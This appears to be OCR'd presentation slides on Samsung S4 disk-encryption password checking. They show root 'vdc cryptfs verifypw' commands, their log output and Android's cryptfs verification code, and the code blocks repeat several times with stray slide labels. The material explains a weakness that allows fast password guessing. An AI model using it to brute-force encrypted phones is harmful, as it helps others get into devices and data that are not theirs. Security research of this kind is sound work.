
On Samsung phones the vold does not have to **decrypt** the key to verify the password

Samsung way



```
shell@android:/ $ su
root@android:/ # vdc cryptfs verifypw qwerty2
command cryptfs
200 0 0
root@android:/ # vdc cryptfs verifypw qwertz2
command cryptfs
200 0 0
root@android:/ # logcat | grep '188):'
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
E/CryptfsEE(  188): Invalid password ret(-3)
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
```


Samsung way



```
shell@android:/ $ su
root@android:/ # vdc cryptfs verifypw qwerty2
command cryptfs
200 0 0
root@android:/ # vdc cryptfs verifypw qwertz2
command cryptfs
200 0 0
root@android:/ # logcat | grep '188):'
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
E/CryptfsEE(  188): Invalid password ret(-3)
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
```

Wrong password

Samsung way




```
shell@android:/ $ su
root@android:/ # vdc cryptfs verifypw qwerty2
command cryptfs
200 0 0
root@android:/ # vdc cryptfs verifypw qwertz2
command cryptfs
200 0 0
root@android:/ # logcat | grep '188):'
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
E/CryptfsEE(  188): Invalid password ret(-3)
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
```

Wrong password

Good password

Samsung way




```
shell@android:/ $ su
root@android:/ # vdc cryptfs verifypw qwerty2
command cryptfs
200 0 0
root@android:/ # vdc cryptfs verifypw qwertz2
command cryptfs
200 0 0
root@android:/ # logcat | grep '188):'
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
E/CryptfsEE(  188): Invalid password ret(-3)
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
```

Wrong password

Good password

Wrong password

Samsung way



```
shell@android:/ $ su
root@android:/ # vdc cryptfs verifypw qwerty2
command cryptfs
200 0 0
root@android:/ # vdc cryptfs verifypw qwertz2
command cryptfs
200 0 0
root@android:/ # logcat | grep '188):'
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
E/CryptfsEE(  188): Invalid password ret(-3)
D/VoldCmdListener(  188): cryptfs verifypw {}
I/CryptfsUT(  188): Device is already encrypted!
```

Wrong password

Good password

Wrong password

This does not work on S2 and S3, but **works on S4**

Samsung way

Samsung S4

Android

Samsung way

Samsung S4 function Android

Samsung way

Samsung S4	function	Android
verify_EDK in libsec_km.so	VS	cryptfs_verify_passwd in cryptfs.c

Android


```
    } else {
        decrypt_master_key(passwd, salt, encrypted_master_key,
            decrypted_master_key);
        if (!memcmp(decrypted_master_key, saved_master_key,
             crypt_ftr.keysize)) {
            /* They match, the password is correct */
            rc = 0;
        } else {
            /* If incorrect, sleep for a bit to prevent
dictionary attacks */
            sleep(1);
            rc = 1;
        }
    }

    return rc;
```

Android

decrypt_master_key

decrypted_master_key

saved_master_key




```
} else {
    decrypt_master_key(passwd, salt, encrypted_master_key,
        decrypted_master_key);
    if (!memcmp(decrypted_master_key, saved_master_key,
         crypt_ftr.keysize)) {
        /* They match, the password is correct */
        rc = 0;
    } else {
        /* If incorrect, sleep for a bit to prevent
dictionary attacks */
        sleep(1);
        rc = 1;
    }
}

return rc;
```

Android

decrypt_master_key

decrypted_master_key

saved_master_key



```
    } else {
        decrypt_master_key(passwd, salt, encrypted_master_key,
            decrypted_master_key);
        if (!memcmp(decrypted_master_key, saved_master_key,
             crypt_ftr.keysize)) {
            /* They match, the password is correct */
            rc = 0;
        } else {
            /* If incorrect, sleep for a bit to prevent
dictionary attacks */
            sleep(1);
            rc = 1;
        }
    }
    return rc;
```

sleep(1);

Android

